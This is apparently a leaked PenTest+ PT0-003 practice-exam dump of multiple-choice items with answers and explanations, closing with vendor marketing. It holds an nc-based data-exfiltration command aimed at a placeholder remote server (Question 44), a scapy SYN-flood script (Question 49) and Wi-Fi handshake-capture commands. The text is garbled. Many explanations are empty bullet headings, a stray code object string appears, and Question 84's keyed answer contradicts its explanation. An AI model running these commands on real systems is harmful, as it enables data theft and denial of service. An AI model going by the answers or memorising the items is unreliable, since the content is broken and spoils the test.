
Answer: A

Explanation:

Vulnerability | Remediation

Based on the output text, select the most likely vulnerability:

- ○ Bypass the WAF to communicate directly with App01.example.com.
- ○ Execute a SQL injection attack against DBProd.example.com.
- ◉ Perform a SSRF attack against App01.example.com from CDN.example.com.
- ○ Exploit a privilege escalation attack on App01.example.com.



Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.
The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.
Two best remediation options:
? Restrict direct communications to App01.example.com to only approved components.
? Require an additional authentication header value between CDN.example.com and App01.example.com.
? Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it.
? Require an additional authentication header value between CDN.example.com
and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources, mitigating SSRF and other indirect attack vectors.
Nmap Scan Observations:
? CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.
? App Server has open ports for HTTP, HTTPS, and filtered for MySQL.
? DB Server has all ports filtered, typical for a database server that should not be directly accessible.
These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

NEW QUESTION 29
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 30
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?

A. Latches
B. Pins
C. Shackle
D. Plug

Answer: B

Explanation:
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here??s a detailed breakdown:
? Components of a Pin Tumbler Lock:
? Operation:
? Why Pins Are the Correct Answer:
? Illustration in Lock Picking:
==========

NEW QUESTION 34
A penetration tester gains access to a host but does not have access to any type of shell. Which of the following is the best way for the tester to further enumerate the host and the environment in which it resides?

A. ProxyChains
B. Netcat
C. PowerShell ISE
D. Process IDs

Answer: B

Explanation:
If a penetration tester gains access to a host but does not have a shell, the best tool for further enumeration is Netcat. Here??s why:
? Netcat:
? Comparison with Other Tools:
Netcat??s ability to perform multiple network-related tasks without needing a shell makes it the best choice for further enumeration.
==========

NEW QUESTION 39
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
==========

NEW QUESTION 43
A penetration tester presents the following findings to stakeholders:

Control | Number of findings | Risk | Notes Encryption | 1 | Low | Weak algorithm noted Patching | 8 | Medium | Unsupported systems System hardening | 2 | Low | Baseline drift observed
Secure SDLC | 10 | High | Libraries have vulnerabilities Password policy | 0 | Low | No exceptions noted
Based on the findings, which of the following recommendations should the tester make? (Select two).

A. Develop a secure encryption algorithm.
B. Deploy an asset management system.
C. Write an SDLC policy.
D. Implement an SCA tool.
E. Obtain the latest library version.
F. Patch the libraries.

Answer: DE

Explanation:
Based on the findings, the focus should be on addressing vulnerabilities in libraries and ensuring their security. Here??s why options D and E are correct:
? Implement an SCA Tool:
? Obtain the Latest Library Version:
Other Options Analysis:
? Develop a Secure Encryption Algorithm: This is not practical or necessary given that the issue is with the use of a weak algorithm, not the need to develop a new one.
? Deploy an Asset Management System: While useful, this is not directly related to the identified high-risk issue of vulnerable libraries.
? Write an SDLC Policy: While helpful, the more immediate and effective actions involve implementing tools and processes to manage and update libraries.
References from Pentest:
? Horizontall HTB: Demonstrates the importance of managing software dependencies and using tools to identify and mitigate vulnerabilities in libraries.
? Writeup HTB: Highlights the need for keeping libraries updated to ensure application security and mitigate risks.
Conclusion:
Options D and E, implementing an SCA tool and obtaining the latest library version, are the most appropriate recommendations to address the high-risk finding related to vulnerable libraries in the Secure SDLC process.
==========

NEW QUESTION 44
A tester enumerated a firewall policy and now needs to stage and exfiltrate data captured from the engagement. Given the following firewall policy:
Action | SRC
| DEST
| --
Block | 192.168.10.0/24 : 1-65535 | 10.0.0.0/24 : 22 | TCP Allow | 0.0.0.0/0 : 1-65535 | 192.168.10.0/24:443 | TCP Allow | 192.168.10.0/24 : 1-65535 | 0.0.0.0/0:443 | TCP
Block | . | . | *
Which of the following commands should the tester try next?

A. tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443 </tmp/data.tar.gz
B. gzip /path/to/data && cp data.gz <remote_server> 443
C. gzip /path/to/data && nc -nvlk 443; cat data.gz ' nc -w 3 <remote_server> 22
D. tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz <remote_server>

Answer: A

Explanation:
Given the firewall policy, let's analyze the commands provided and determine which one is suitable for exfiltrating data through the allowed network traffic. The firewall policy rules are:
? Block: Any traffic from 192.168.10.0/24 to 10.0.0.0/24 on port 22 (TCP).
? Allow: All traffic (0.0.0.0/0) to 192.168.10.0/24 on port 443 (TCP).
? Allow: Traffic from 192.168.10.0/24 to anywhere on port 443 (TCP).
? Block: All other traffic (*). Breakdown of Options:
? Option A: tar -zcvf /tmp/data.tar.gz /path/to/data && nc -w 3 <remote_server> 443
< /tmp/data.tar.gz
? Option B: gzip /path/to/data && cp data.gz <remote_server> 443
? Option C: gzip /path/to/data && nc -nvlk 443; cat data.gz | nc -w 3
<remote_server> 22
? Option D: tar -zcvf /tmp/data.tar.gz /path/to/data && scp /tmp/data.tar.gz
<remote_server>
References from Pentest:
? Gobox HTB: The Gobox write-up emphasizes the use of proper enumeration and leveraging allowed services for exfiltration. Specifically, using tools like nc for data transfer over allowed ports, similar to the method in Option A.
? Forge HTB: This write-up also illustrates how to handle firewall restrictions by exfiltrating data through allowed ports and protocols, emphasizing understanding firewall rules and using appropriate commands like curl and nc.
? Horizontall HTB: Highlights the importance of using allowed services and ports for data exfiltration. The approach taken in Option A aligns with the techniques used in these practical scenarios where nc is used over an allowed port.
==========

NEW QUESTION 49
A penetration tester is authorized to perform a DoS attack against a host on a network. Given the following input:
ip = IP("192.168.50.2")
tcp = TCP(sport=RandShort(), dport=80, flags="S") raw = RAW(b"X"*1024)
p = ip/tcp/raw
send(p, loop=1, verbose=0)
Which of the following attack types is most likely being used in the test?

A. MDK4
B. Smurf attack

C. FragAttack
D. SYN flood

Answer: D

Explanation:
A SYN flood attack exploits the TCP handshake process by sending a large number of SYN packets to a target, consuming resources and causing a denial of service.
? Understanding the Script:
? Purpose of SYN Flood:
? Detection and Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 53
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:
? Dynamic Application Security Testing (DAST):
? ZAP (Zed Attack Proxy):
? Other Tools:
Pentest References:
? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.
==========

NEW QUESTION 56
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Answer: C

Explanation:
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here??s an analysis of each protocol regarding whether it sends information in cleartext:
? TTEthernet (Option A):
? DNP3 (Option B):
? Modbus (Answer: C):
? PROFINET (Option D):
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

NEW QUESTION 61
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information. Which of the following tasks should the penetration tester do first?

A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.

Answer: B

Explanation:
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here??s why option B is correct:
? Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
? Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
? Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.
? Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.
==========

NEW QUESTION 66
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Answer: B

Explanation:
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:
? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
==========

NEW QUESTION 69
A penetration tester wants to use the following Bash script to identify active servers on a network:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
Which of the following should the tester do to modify the script?

A. Change the condition on line 4.
B. Add 2>&1 at the end of line 3.
C. Use seq on the loop on line 2.
D. Replace $h with ${h} on line 3.

Answer: C

Explanation:
The provided Bash script is used to ping a range of IP addresses to identify active hosts in a network. Here's a detailed breakdown of the script and the necessary modification:
? Original Script:
1 network_addr="192.168.1"
2 for h in {1..254}; do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
? Analysis:
? Using seq for Better Compatibility: for h in $(seq 1 254); do
? uk.co.certification.simulator.questionpool.PList@68ca475b
? Modified Script:
1 network_addr="192.168.1"
2 for h in $(seq 1 254); do
3 ping -c 1 -W 1 $network_addr.$h > /dev/null 4 if [$? -eq 0]; then
5 echo "Host $h is up" 6 else
7 echo "Host $h is down" 8 fi
9 done
==========

NEW QUESTION 73
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:

? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 74
While conducting a peer review for a recent assessment, a penetration tester finds the debugging mode is still enabled for the production system. Which of the following is most likely responsible for this observation?

A. Configuration changes were not reverted.
B. A full backup restoration is required for the server.
C. The penetration test was not completed on time.
D. The penetration tester was locked out of the system.

Answer: A

Explanation:
? Debugging Mode:
? Common Causes:
? Best Practices:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 77
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
==========

NEW QUESTION 81
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 84
A tester completed a report for a new client. Prior to sharing the report with the client, which of the following should the tester request to complete a review?

A. A generative AI assistant
B. The customer's designated contact
C. A cybersecurity industry peer
D. A team member

Answer: B

Explanation:
Before sharing a report with a client, it is crucial to have it reviewed to ensure accuracy, clarity, and completeness. The best choice for this review is a team member. Here??s why:

? Internal Peer Review:
? Alternative Review Options:
In summary, an internal team member is the most suitable choice for a thorough and contextually accurate review before sharing the report with the client.
==========

NEW QUESTION 85
A penetration tester finished a security scan and uncovered numerous vulnerabilities on several hosts. Based on the targets' EPSS and CVSS scores, which of the following targets is the most likely to get attacked?
Host | CVSS | EPSS Target 1 | 4 | 0.6
Target 2 | 2 | 0.3
Target 3 | 1 | 0.6
Target 4 | 4.5 | 0.4

A. Target 1: CVSS Score = 4 and EPSS Score = 0.6
B. Target 2: CVSS Score = 2 and EPSS Score = 0.3
C. Target 3: CVSS Score = 1 and EPSS Score = 0.6
D. Target 4: CVSS Score = 4.5 and EPSS Score = 0.4

Answer: A

Explanation:
Based on the CVSS (Common Vulnerability Scoring System) and EPSS (Exploit Prediction Scoring System) scores, Target 1 is the most likely to get attacked.
? CVSS:
? EPSS:
? Analysis:
Pentest References:
? Vulnerability Prioritization: Using CVSS and EPSS scores to prioritize vulnerabilities based on severity and likelihood of exploitation.
? Risk Assessment: Understanding the balance between impact (CVSS) and exploit likelihood (EPSS) to identify the most critical targets for remediation or attack.
By focusing on Target 1, which has a balanced combination of severity and exploitability, the penetration tester can address the most likely target for attacks based on the given scores.
==========

NEW QUESTION 86
A penetration tester cannot find information on the target company's systems using common OSINT methods. The tester's attempts to do reconnaissance against internet- facing resources have been blocked by the company's WAF. Which of the following is the best way to avoid the WAF and gather information about the target company's systems?

A. HTML scraping
B. Code repository scanning
C. Directory enumeration
D. Port scanning

Answer: B

Explanation:
When traditional reconnaissance methods are blocked, scanning code repositories is an effective method to gather information. Here??s why:
? Code Repository Scanning:
? Comparison with Other Methods:
Scanning code repositories allows gathering a wide range of information that can be critical for further penetration testing effort
==========

NEW QUESTION 88
During a penetration test, the tester gains full access to the application's source code. The application repository includes thousands of code files. Given that the assessment timeline is very short, which of the following approaches would allow the tester to identify hard- coded credentials most effectively?

A. Run TruffleHog against a local clone of the application
B. Scan the live web application using Nikto
C. Perform a manual code review of the Git repository
D. Use SCA software to scan the application source code

Answer: A

Explanation:
Given a short assessment timeline and the need to identify hard-coded credentials in a large codebase, using an automated tool designed for this specific purpose is the most effective approach. Here??s an explanation of each option:
? Run TruffleHog against a local clone of the application (Answer: A):
? Scan the live web application using Nikto (Option B):
? Perform a manual code review of the Git repository (Option C):
? Use SCA software to scan the application source code (Option D):
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

NEW QUESTION 92
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-003 Practice Exam Features:

* PT0-003 Questions and Answers Updated Frequently

* PT0-003 Practice Questions Verified by Expert Senior Certified Staff

* PT0-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year